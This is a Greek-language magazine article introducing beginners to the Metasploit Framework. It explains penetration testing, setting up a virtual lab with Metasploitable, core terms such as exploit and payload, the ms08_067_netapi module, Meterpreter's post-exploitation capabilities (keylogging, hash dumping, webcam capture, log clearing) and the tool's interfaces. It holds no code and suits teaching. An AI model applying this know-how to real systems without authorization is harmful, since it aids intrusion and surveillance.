Υπερπλατφόρμα επιθέσεων!



Λίγο να παρακολουθείτε τα νέα από το χώρο της ασφάλειας και σίγουρα θα 'χετε ακούσει γι' αυτό. Συχνά πυκνά, με το που ανακαλύπτεται και δημοσιεύεται κάποια αδυναμία, από κοντά ακολουθεί και το αντίστοιχο module για το Metasploit. Τι ακριβώς όμως είναι αυτό το Metasploit; Γιατί κάποιοι πίνουν νερό στ' όνομά του, ενώ άλλοι εύχονται να μην είχαν ακούσει ποτέ γι' αυτό; Αξίζει να μάθετε να το δουλεύετε κι εσείς; Φυσικά κι αξίζει.

by sub2raw

Skill: Beginner

Tags: Metasploit, exploit, payload, module, listener, shellcode, penetration testing, attacks, vulnerabilities

Σε μια πρώτη προσέγγιση, είναι ακριβές να πούμε ότι το Metasploit Framework ή απλά Metasploit αποτελεί μια πλατφόρμα Ανοικτού Λογισμικού, η οποία αφενός παρέχει μια εκτενή βάση δεδομένων από exploits, αφετέρου επιτρέπει την ανάπτυξη νέων. Επιπρόσθετα, έρχεται και με τα απαραίτητα εργαλεία που διευκολύνουν σημαντικά τις διαδικασίες του penetration testing και του post exploitation.

Το penetration testing είναι κάτι σαν το επιθετικό hacking των καλών. Αν, δηλαδή, εγώ είμαι ένας penetration tester, πηγαίνω σε υποψήφιους πελάτες και τους λέω κάτι σαν αυτό: «Καλημέρα σας. Θέλετε να δοκιμάσω την ασφάλεια των συστημάτων και των δικτύων σας; Ό,τι καταφέρω, θα το καταγράψω αναλυτικά και θα σας το παρουσιάσω». Κάποιοι, είναι πολύ πιθανό να μου απαντήσουν επιφυλακτικά: «Α, μπα; Και γιατί να το κάνουμε αυτό;». Η απάντησή μου θα τους προβληματίσει: «Μα, γιατί ό,τι μπορώ να πετύχω εγώ σίγουρα μπορεί να το πετύχει κι ένας κακόβουλος επιτιθέμενος. Δεν θέλετε να γνωρίζετε από πριν τι θα μπορούσε να καταφέρει αυτός ο κακούργος, ώστε να λάβετε από τώρα τα απαραίτητα μέτρα προστασίας; Ε; Δεν θέλετε;». Αφού το σκεφτούν λίγο, αρκετοί αποφασίζουν ότι θέλουν. Εξ ου λοιπόν τα επαγγέλματα των penetration testers και των ερευνητών ασφαλείας γενικότερα.

Το Metasploit είναι ένα από τα εργαλεία που κάθε penetration tester έχει στο οπλοστάσιό του, ακόμη κι εκείνοι που το σνομπάρουν. Βλέπετε, η εν λόγω πλατφόρμα διευκολύνει σημαντικά τις επιχειρήσεις πρόσβασης σε απομακρυσμένα συστήματα ή και ολόκληρα δίκτυα. Οι βετεράνοι χάκερ, λοιπόν, είναι λογικό να αισθάνονται μια δυσφορία μ' αυτή την κατάσταση. Καταλαβαίνουν ότι αρκετοί, ειδικά νεότεροι σε ηλικία συνάδελφοί τους, δεν βάζουν καθόλου το μυαλό τους να δουλέψει και το μόνο που ξέρουν είναι να χειρίζονται άλλη μία εφαρμογή: το Metasploit. Βέβαια η εφαρμογή αυτή δεν μπορεί να κάνει θαύματα, οπότε στις περιπτώσεις που αδυνατεί να προσφέρει ουσιαστική βοήθεια πολλοί σηκώνουν τα χέρια ψηλά και τα παρατάνε. Άρα, λένε οι βετεράνοι χάκερ, το Metasploit στην πραγματικότητα κάνει περισσότερο κακό παρά καλό στους νεοφερμένους: Τους αποθαρρύνει από το να χρησιμοποιούν τη φαντασία τους αλλά κι από το να βάζουν το μυαλό τους να δουλέψει. Στην καλύτερη περίπτωση, σημειώνουν με νόημα οι βετεράνοι, το Metasploit φτιάχνει τη λεγόμενη γενιά των «Metasploit hackers», οι οποίοι είναι επικίνδυνα κοντά στους «lame hackers»!

Δεν ακούγεται και πολύ άκυρη η συλλογιστική των βετεράνων, μόνο που οι φίλοι μας συχνά αποτυγχάνουν να παρουσιάσουν τη συνολική εικόνα. Ευτυχώς, τίποτε δεν μας εμποδίζει από το να τη δούμε μόνοι μας. Κι αν το κάνουμε, εύκολα θα διαπιστώσουμε ότι γνωστοί, καταξιωμένοι hackers και penetration testers, δεν έχουν κανένα απολύτως πρόβλημα να χρησιμοποιούν το Metasploit — και μάλιστα καθόλου δεν το κρύβουν! Ίσως επειδή αναγνωρίζουν την αξία της πλατφόρμας αλλά ταυτόχρονα ξέρουν ότι δεν είναι το άλφα και το ωμέγα. Επομένως, όταν το Metasploit δεν μπορεί να τους πάει πολύ μακριά, τότε σίγουρα δεν διστάζουν να βάζουν το μυαλό τους να δουλέψει — και μάλιστα πέρα από την πεπατημένη.


Αν υποθέσουμε τώρα ότι εδώ έχουμε δύο αντιμαχόμενες πλευρές, η ταπεινότητά μας επιλέγει να πάει με το μέρος των hackers που *και* το Metasploit χρησιμοποιούν *και* δεν ντρέπονται να το παραδεχτούν. Φιλοδοξούμε μάλιστα να γνωρίσουμε και σ' εσάς αυτή τη θαυμαστή πλατφόρμα, δείχνοντάς σας τι μπορεί και τι δεν μπορεί να κάνει.

Και πριν προχωρήσουμε στο κύριο μέρος της παρουσίασής μας, να κάνουμε μια σημαντική υποσημείωση: Για να μας ακολουθήσετε σ' αυτό το ταξίδι στον κόσμο του penetration testing μέσω του Metasploit, ιδιαίτερες ή/και προχωρημένες γνώσεις *δεν* απαιτούνται. Η καλή διάθεση και η όρεξη για πειραματισμό είναι ό,τι θα χρειαστείτε. Ακριβώς τα ίδια εφόδια παίρνουμε κι εμείς μαζί μας, πάντα.

Τα γάντια κι ο σάκος

Το Metasploit Framework (`www.metasploit.com`) μπορεί να λειτουργήσει σε περιβάλλον Linux, OS X ή Windows. Συχνά ωστόσο θα δείτε να το χρησιμοποιούν σε Linux και συγκεκριμένα μέσα από τη διανομή του BackTrack (`www.backtrack-linux.org`).

Ο καλύτερος τρόπος για ν' αρχίσετε να εξοικειώνεστε με την πλατφόρμα είναι να στήσετε το δικό σας εικονικό εργαστήριο, με τη βοήθεια μιας εφαρμογής virtualization όπως είναι το VirtualBox (`www.virtualbox.org`),



Από το φθινόπωρο του 2009 το Metasploit Framework (www.metasploit.com) αποτελεί ιδιοκτησία της Rapid7 (www.rapid7.com). Η εταιρεία έχει αναπτύξει διάφορα εμπορικά προϊόντα γύρω απ' αυτό (Community, Express και Pro), ωστόσο η βασική πλατφόρμα παραμένει ελεύθερα διαθέσιμη και διανέμεται δωρεάν υπό την άδεια BSD. Το Metasploit μπορεί να εγκατασταθεί σε περιβάλλον Windows ή Linux. Χάρη στο MacPorts Project (www.macports.org), μπορεί να λειτουργήσει και κάτω από OS X. Ίσως όμως ο καλύτερος τρόπος για να εξοικειωθείτε μαζί του είναι μέσα από το περιβάλλον του BackTrack Linux, σε φυσικό ή εικονικό υπολογιστή.

το VMware Workstation (`www.vmware.com/products/workstation/overview.html`) ή το VMware Fusion (`www.vmware.com/products/fusion/overview.html`). Πιο συγκεκριμένα, στο εικονικό δίκτυο θα υπάρχουν τουλάχιστον δύο virtual machines (VMs). Το ένα θα τρέχει BackTrack Linux και δεν θα χρειαστεί καν ν' ασχοληθείτε με την εγκατάσταση του Metasploit, αφού μετά την εγκατάσταση του λειτουργικού είναι κι αυτό παρόν. Το άλλο VM θα είναι το Metasploitable. Πρόκειται για μια διανομή Linux που βασίζεται στο Ubuntu και σκοπίμως έχει ενεργοποιημένες ένα σωρό ευπαθείς υπηρεσίες. Αν φανταστείτε το Metasploit σαν τα γάντια του μποξ, τότε το Metasploitable είναι ο σάκος που θέλετε, ώστε να μη χτυπάτε ό,τι να 'ναι ή όποιους να 'ναι (και βρείτε και το μπελά σας). Προαιρετικά, στο εικονικό σας δίκτυο μπορείτε να στήσετε κι άλλα VM-στόχους (σάκοι του μποξ), όπως, π.χ., ένα που θα τρέχει Windows XP και θα 'χει ενεργοποιημένες μερικές ευπαθείς υπηρεσίες.

Στο 6ο επεισόδιο της 1ης σεζόν του deltaCast έχετε την ευκαιρία να παρακολουθήσετε όλες τις λεπτομέρειες για το στήσιμο του δικού σας εικονικού εργαστηρίου με το BackTrack Linux, το Metasploitable κι ένα ευπαθές VM με Windows XP Service Pack 2. Το λογισμικό virtualization που χρησιμοποιείται για τις ανάγκες της παρουσίασης είναι το VirtualBox κι εργαζόμαστε σε περιβάλλον Windows 7 64bit (αυτό είναι το host OS, δηλαδή). Προφανώς, αντί για το VirtualBox εσείς κάλλιστα μπορείτε να δουλέψετε με μια άλλη εφαρμογή, όπως, π.χ., το VMware Workstation ή το Fusion. Επίσης, το host OS μπορεί να 'ναι το Linux ή το OS X. Όλα αυτά δεν έχουν σημασία για την αποστολή μας, η οποία είναι να γνωρίσουμε το Metasploit μέσα από συγκεκριμένα παραδείγματα κι επιθέσεις.

Κάντε τώρα ένα διάλειμμα και παρακολουθήστε το deltaCast s01e06:

`http://deltahacker.gr/deltacast-s01e06`

Μετά σας περιμένουμε και πάλι εδώ, για την πρώτη μας γνωριμία με το Metasploit Framework!

Απολύτως απαραίτητοι

Βασική προϋπόθεση για να καταλάβουμε οτιδήποτε, είναι να έχουμε συμφωνήσει στους όρους που χρησιμοποιούμε αλλά και στη σημασία που έχουν. Στην περίπτωση του Metasploit Framework, οφείλουμε κατ' ελάχιστον να ξεκαθαρίσουμε τη σημασία των όρων *exploit, payload, module* και *listener*. Πιθανώς βέβαια να τους έχετε ακούσει ξανά —άλλωστε διαβάζετε ένα περιοδικό που λέγεται deltaHacker—, ενώ αρκετοί από εσάς τους χρησιμοποιείτε στη δουλειά σας ή έστω σε συζητήσεις με φίλους και συνεργάτες. Πιστεύουμε όμως ότι είναι σημαντικό να δούμε ξανά τη σημασία τους — ειδικά στα πλαίσια της πλατφόρμας του Metasploit.

Exploit. Τα λειτουργικά συστήματα, οι υπηρεσίες και οι εφαρμογές δεν κατασκευάζονται από θεούς αλλά από ανθρώπους. Κανένας άνθρωπος δεν είναι τέλειος κι όλοι κάνουν λάθη. Τα λάθη αυτά αντικατοπτρίζονται και στα κατασκευάσματά τους, σαν αυτά που μόλις αναφέραμε. Ένας επιτιθέμενος (attacker) ψάχνει για τέτοια λάθη ή αλλιώς ευπάθειες (vulnerabilities) σε λειτουργικά συστήματα, υπηρεσίες κι εφαρμογές. Στόχος του είναι να βρει όσα περισσότερα μπορεί και μετά να τα εκμεταλλευτεί κατάλληλα, προκειμένου να υποχρεώσει το λογισμικό σε συμπεριφορές που ο αρχικός δημιουργός (προγραμματιστής) ούτε είχε προβλέψει, ούτε φανταστεί. Με λίγα λόγια, ο attacker αναζητά διαρκώς τα λεγόμενα exploits, ώστε να τα εκμεταλλευτεί (exploitation) για τους δικούς του



Από το μακρυνό (;) 2003 που το Metasploit ήταν γραμμένο σε Perl, αποτελούσε το πρότζεκτ ενός μόνο ανθρώπου και περιελάμβανε 11 μόλις exploits, έχουν συμβεί πάρα πολλά στην πλατφόρμα. Σήμερα, το Metasploit Framework ανήκει στη Rapid7, υπάρχει ολόκληρη ομάδα αφιερωμένη στην ανάπτυξη κι επέκτασή του, είναι γραμμένο στη γλώσσα Ruby και, όπως φαίνεται κι από το screenshot, περιλαμβάνει πάνω από 1000 exploit modules κι εκατοντάδες payloads.

σκοπούς. Σχεδόν πάντα, αυτό που επιζητά είναι να εκτελέσει κώδικα —μη εξουσιοδοτημένα, εννοείται—, στο μηχάνημα που φιλοξενεί το ευπαθές λογισμικό. Συνηθισμένοι τρόποι για να το πετύχει είναι μέσω του λεγόμενου buffer overflow, κάποιου SQL injection σε web application, με εκμετάλλευση μιας (επιπόλαιας) ρύθμισης σε δικτυακή υπηρεσία κ.ο.κ. Γενικά, όταν γνωρίζουμε τον ακριβή λόγο για τον οποίο το λογισμικό είναι προβληματικό, τότε λέμε ότι είναι vulnerable ως προς το SQL injection, το buffer overflow κ.λπ. Τελικά, το σημαντικό με τα exploits είναι να συνειδητοποιήσουμε ότι αποτελούν τον *τρόπο* με τον οποίο ένας επιτιθέμενος έχει την ευκαιρία να εκτελέσει μη-εξουσιοδοτημένο κώδικα στο μηχάνημα-στόχο.

Payload. Ο κώδικας που επιχειρεί ο επιτιθέμενος να εκτελέσει στο μηχάνημα-στόχο, αφού έχει βρει ένα ή περισσότερα exploits, είναι αυτό που στα πλαίσια του Metasploit Framework ονομάζεται payload. Μια συνηθισμένη κατηγορία payloads είναι τα reverse shells. Αποστολή ενός reverse shell είναι να τρέξει στο μηχάνημα-στόχο και να συνδεθεί στο μηχάνημα του επιτιθέμενου, παρέχοντάς του ένα πλήρες κέλυφος εντολών (command shell) στον ίδιο το στόχο. Του δίνει, μ' άλλα λόγια, πλήρη πρόσβαση στον στόχο μέσω ενός παραθύρου γραμμής εντολών (full command line access). Προσέξτε εδώ ότι ένα payload δεν προσφέρει κατ' ανάγκη απομακρυσμένη πρόσβαση στον επιτιθέμενο. Κάλλιστα μπορεί να 'ναι και κάτι απλούστερο, όπως, π.χ., μια αλληλουχία εντολών που θα εκτελεστεί μία μόνο φορά και θα 'χει ως αποτέλεσμα την προσθήκη ενός νέου λογαριασμού χρήστη.

Module. Η δύναμη του Metasploit Framework έγκειται στη χρήση μικρών, αυτόνομων οντοτήτων λογισμικού: πρόκειται για τα λεγόμενα modules. Υπάρχουν διάφορα είδη modules. Όταν, π.χ., ο επιτιθέμενος θέλει να σκανάρει το τοπικό δίκτυο για ευπαθείς υπηρεσίες, τότε έχει τη δυνατότητα να χρησιμοποιήσει κάποιο *auxiliary module*. Ας γίνουμε λίγο πιο συγκεκριμένοι κι ας υποθέσουμε ότι ο attacker ψάχνει για ευπάθειες σε SSH servers. Το πρώτο πράγμα που οφείλει να κάνει είναι να διαπιστώσει αν όντως υπάρχουν ενεργές υπηρεσίες SSH στο δίκτυο, καθώς και ποια είναι η έκδοση καθεμιάς. Για τη δουλειά αυτή θα μπορούσε να καταφύγει σε έναν network scanner, όπως είναι το nmap. Με τα εργαλεία του είδους όμως υπάρχει ένα μικρό πρόβλημα: Αν δεν χρησιμοποιηθούν σωστά, τότε προκαλούν πολύ «θόρυβο» στο δίκτυο. Έτσι, είναι πιθανό να χτυπήσει συναγερμός από κάποιο IDS (Intrusion Detection System) και το μηχάνημα του επιτιθέμενου να μπλοκαριστεί από περαιτέρω απόπειρες για σύνδεση ή σάρωση. Αυτό λοιπόν που μπορεί να κάνει ο attacker είναι μια στοχευμένη σάρωση, χρησιμοποιώντας ένα auxiliary module: το ssh_version, από την υποκατηγορία scanner/ssh. Ας περάσουμε και σ' ένα άλλο παράδειγμα. Ο attacker μας, λοιπόν, έχει τώρα βρει ότι στο δίκτυο υπάρχουν κάποια Windows boxes με το file sharing ενεργοποιημένο. Θέλει να δοκιμάσει αν είναι exploitable, επομένως θα δοκιμάσει μερικά *exploit modules*. Ένα από αυτά είναι το δημοφιλές ms08_067_netapi, από την υποκατηγορία windows/smb. Αξίζει εδώ να σημειώσουμε ότι το συγκεκριμένο exploit module είναι το αγαπημένο όσων επιδεικνύουν τις δυνατότητες του Metasploit Framework. Πράγματι, είναι καλογραμμένο και δοκιμασμένο με επιτυχία, ειδικά σε Windows XP boxes που, ακόμη και σήμερα, συναντάμε σε εταιρείες, οργανισμούς, εργαστήρια κ.ο.κ.

Listener. Πρόκειται για μια λειτουργία του Metasploit που χειρίζεται τις συνδέσεις από τα μηχανήματα-στόχους. Σε κάποιο εξ αυτών ο επιτιθέμενος ενδέχεται να 'χει στείλει ένα payload, το οποίο, όταν εκτελεστεί, θα επιχειρήσει να συνδεθεί με τον υπολογιστή του επιτιθέμενου. Ε, για να εγκαθιδρυθεί το σχετικό κανάλι επικοινωνίας μεταξύ attacker και victim, ο listener του Metaploit πρέπει να 'ναι ενεργοποιημένος και να περιμένει για εισερχόμενες συνδέσεις.

Η γένηση και η εξέλιξη του Metasploit


Ο πρωτεργάτης του Metasploit κι ο άνθρωπος που συνέλαβε την όλη ιδέα είναι ο HD Moore (www.linkedin.com/in/hdmoore). Όταν ο Moore εργαζόταν ως αναλυτής σε εταιρεία ασφαλείας, στις ευθύνες του ήταν η αξιολόγηση κώδικα για exploits που κυκλοφορούσε εδώ κι εκεί στο Internet. Κάποια στιγμή ο Moore άρχισε να εργάζεται πάνω σε μια πλατφόρμα για τη δημιουργία κι ανάπτυξη exploits. Το 2003 έδωσε στο ευρύ κοινό την πρώτη έκδοση του Metasploit, το οποίο ήταν γραμμένο στη γλώσσα προγραμματισμού Perl και περιελάμβανε 11 μόλις exploits. Το 2004 κυκλοφόρησε η έκδοση 2.0 του Metasploit, με 19 exploits και τουλάχιστον 27 διαφορετικά payloads. Στο μεταξύ ο Moore δεν δούλευε πια μόνος, ενώ το Metasploit είχε κερδίσει την προσοχή της κοινότητας των ερευνητών ασφαλείας και θεωρούταν ως ένα από τα απαραίτητα εργαλεία για κάθε penetration tester. Το 2007 κυκλοφόρησε η έκδοση 3.0 του Metasploit Framework, γραμμένη εξ ολοκλήρου από την αρχή στη γλώσσα Ruby. Το φθινόπωρο του 2009 το Metasploit αγοράστηκε από την εταιρεία Rapid7 (www.rapid7.com). Πλέον, ο Moore και η ομάδα του μπορούσαν να αφιερώσουν το 100% του χρόνου τους στην ανάπτυξη του Metasploit. Η Rapid7

έχει κυκλοφορήσει εμπορικά προϊόντα γύρω από το Metasploit (Community, Express και Pro), ωστόσο το βασικό Framework παραμένει Open Source (BSD License) και διανέμεται ελεύθερα. Την ίδια στιγμή, η ανάπτυξη κι ο εμπλουτισμός του συνεχίζονται αδιάκοπα. Για παράδειγμα, η έκδοση με την οποία δουλέψαμε κατά την προετοιμασία του αφιερώματος ήταν η 4.6.0, με 1041 exploits και 274 payloads!

Ο πανίσχυρος Meterpreter

Από τη στιγμή που έχει εντοπιστεί μια ευπάθεια σ' ένα σύστημα κι ο επιτιθέμενος την έχει εκμεταλλευτεί επιτυχώς, περνάει τότε στη φάση του λεγόμενου *post exploitation*. Πλέον, αυτό που τον απασχολεί δεν είναι το πώς θα αποκτήσει πρόσβαση, αλλά το τι θα κάνει τώρα που την έχει. Είναι επίσης λογικό να τον ενδιαφέρει να τη διατηρήσει όσο περισσότερο γίνεται, π.χ., ακόμη και μετά από επανεκκίνηση. Επιπλέον, πιθανώς ν' αρχίσει να ψάχνει και τρόπους ώστε, με εφαλτήριο το τρέχον μηχάνημα, να αποκτήσει πρόσβαση και σ' άλλα (pivoting), τα οποία ενδεχομένως βρίσκονται ακόμη και σε διαφορετικά δίκτυα.

Για εργασίες σαν τις προαναφερθείσες υπάρχει ένα εξέχον payload στο Metasploit: ο λεγόμενος Meterpreter. Χάρη στον Meterpreter, ο επιτιθέμενος αποκτά ένα ευέλικτο command shell στο μηχάνημα-στόχο και μπορεί πλέον να το εκμεταλλευτεί περαιτέρω, να καλύψει τα ίχνη του ή να εφορμήσει σε άλλους υπολογιστές.



Ένα δημοφιλέστατο exploit module του Metasploit είναι το ms08_067_netapi, από την υποκατηγορία windows/smb. Είναι το αγαπημένο όσων επιδεικνύουν τις δυνατότητες του Framework. Πράγματι, είναι καλογραμμένο και δοκιμασμένο με επιτυχία, ειδικά σε Windows XP boxes που, ακόμη και σήμερα, συναντάμε σε εταιρείες, οργανισμούς, εργαστήρια κ.ο.κ. Στο screenshot φαίνεται πόσο εύκολα αποκτάμε shell access σ' ένα ευπαθές Windows XP SP2 box, χάρη στο ms08_067_netapi.

Ο Meterpreter είναι πολύτιμος για τον attacker. Για να μην αοριστολογούμε, δείτε μερικές από τις δυνατότητες που παρέχει.

- αναβάθμιση δικαιωμάτων (privilege escalation)
- λήψη των user hashes από τη SAM database των Windows
- αποθήκευση screenshots από το dekstop του θύματος
- ηχογράφηση από το μικρόφωνο του συστήματος
- φωτογράφηση του περιβάλλοντα χώρου, από τη web camera
- καταγραφή της πληκτρολόγησης του θύματος (keystroke logging)
- καθαρισμός του event log (κάλυψη ιχνών)
- απομακρυσμένη εκτέλεση εντολών
- εντοπισμός όλων των ενεργών διεργασιών και προγραμμάτων
- τερματισμός διεργασιών
- λήψη κι ανέβασμα αρχείων
- επισκόπηση των ενεργών δικτυακών συνδέσεων του στόχου
- επισκόπηση και μεταβολή του routing table

Είναι νομίζουμε προφανές ότι κατά την ενασχόλησή μας με το Metasploit, ο Meterpreter είναι ένας από τους φίλους που θα θέλουμε να κάνουμε.

Ενδιάμεσα χρήσης (user interfaces)


Από τα προηγούμενα έχει γίνει φανερό ότι το Metasploit Framework παρέχει δυνατότητες εντοπισμού ευπαθειών, εκμετάλλευσής τους, εξαπόλυσης επιθέσεων και μετέπειτα διαχείρισής τους. Προφανώς, όλα αυτά γίνονται μέσω κάποιου περιβάλλοντος χρήσης. Το Metasploit προσφέρει στον penetration tester περισσότερα από ένα.

msfconsole	Αν παρομοιάσουμε το Metasploit Framework με το Linux, τότε το Msfconsole είναι το BASH shell. Με άλλα λόγια, πρόκειται για ένα περιβάλλον γραμμής εντολών μέσα από το οποίο εργαζόμαστε με το Framework: Βρίσκουμε exploits, επιλέγουμε payloads, σηκώνουμε listeners, σκανάρουμε το δίκτυο, εξαπολύουμε μαζικές επιθέσεις κ.ο.κ. Δεν θα ήταν καθόλου υπερβολή αν σημειώναμε πως όταν κάποιος λέει ότι μαθαίνει το Metasploit, είναι σαν να λέει ότι μαθαίνει να χειρίζεται το Msfconsole. Μέσα απ' αυτό δουλεύουμε κι εμείς, κατά τις επιθέσεις που εξαπολύουμε στο άρθρο που αρχίζει από τη σελίδα 82.
msfcli	Χρησιμοποιείται από τη γραμμή εντολών του εκάστοτε λειτουργικού συστήματος, κάτω από το οποίο τρέχει το Metasploit. Με το msfcli μπορούμε να κάνουμε δουλειές που θα κάναμε και μέσα από το msfconsole, αλλά όχι διαδραστικά (non-interactively). Αντίθετα, το εργαλείο είναι καταλληλότερο για scripting, ενώ είναι ό,τι πρέπει κι όταν ξέρουμε ακριβώς ποιο exploit module θέλουμε να χρησιμοποιήσουμε για έναν συγκεκριμένο στόχο. Όπως συμβαίνει με πολλά εργαλεία του Unix, έτσι και το msf-cli μπορεί να δεχτεί την είσοδο άλλου εργαλείου ή/και να ανακατευθύνει τη δική του.

Armitage

Πρόκειται για ένα δωρεάν front-end γραφικών για το Metasploit, που δημιούργησε ο Raphael Mudge. Για κάποιον ο οποίος τώρα αρχίζει ν' ασχολείται με το penetration testing, το Armitage είναι εντυπωσιακό αλλά την ίδια στιγμή μπορεί ν' αποδειχθεί παραπλανητικό: Πράγματι, είναι πιθανό να τον οδηγήσει στο εσφαλμένο συμπέρασμα ότι υπάρχουν εργαλεία που μετατρέπουν το penetration testing σε παιχνίδι shoot-em-up, του στιλ «επιλέγω στόχο και πυροβολώ». Σε πολύ συγκεκριμένα σενάρια, το penetration testing με το Armitage πράγματι μοιάζει με παιχνίδι. Όμως σε αληθινές συνθήκες το penetration testing είναι αρκετά πιο περίπλοκη υπόθεση. Επίσης, δεν έχει κανένα απολύτως νόημα ν' αρχίσει κάποιος την ενασχόλησή του με το Armitage, αν πρώτα δεν έχει κατανοήσει και 